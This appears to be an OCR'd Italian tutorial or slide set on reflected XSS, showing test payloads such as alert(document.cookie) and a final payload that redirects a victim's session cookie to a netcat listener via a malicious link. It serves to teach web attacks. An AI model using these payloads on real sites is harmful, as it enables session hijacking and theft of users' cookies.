

XSS reflected





- Per verificare un punto di injection per XSS, è possibile inserire script HTML per fare un check dell' OUTPUT, come nel caso della figura sopra in cui vi è stato inserito uno script di questo tipo: * ciao *

- Nel caso della figura sovrastante vi è stato inserito uno script di alert con recupero del cookie di sessione come in questo caso: *<script>alert(document.cookie)</script>*



- Nel caso della figura affianco vi è stato inserito ancora una volta uno script con alert con all'interno una parola o frase scelta dall'attaccante: <script>alert('XSS')</script>





- In quest'ultima slide vediamo come poter recuperare sessioni cookie altrui inviando il link malevolo alla vittima e restando in ascolto su un server finto come netcat, lo script da inserire nel punto di injection è: *<script>window.location='http://127.0.0.1:1234/?cookie=' + document.cookie</script>,* dove window.loaction serve per reindirizzare il cookie ad un server a nostro piacimento e Document.cookie a recuperare il cookie di sessione di chi sta visitando la pagina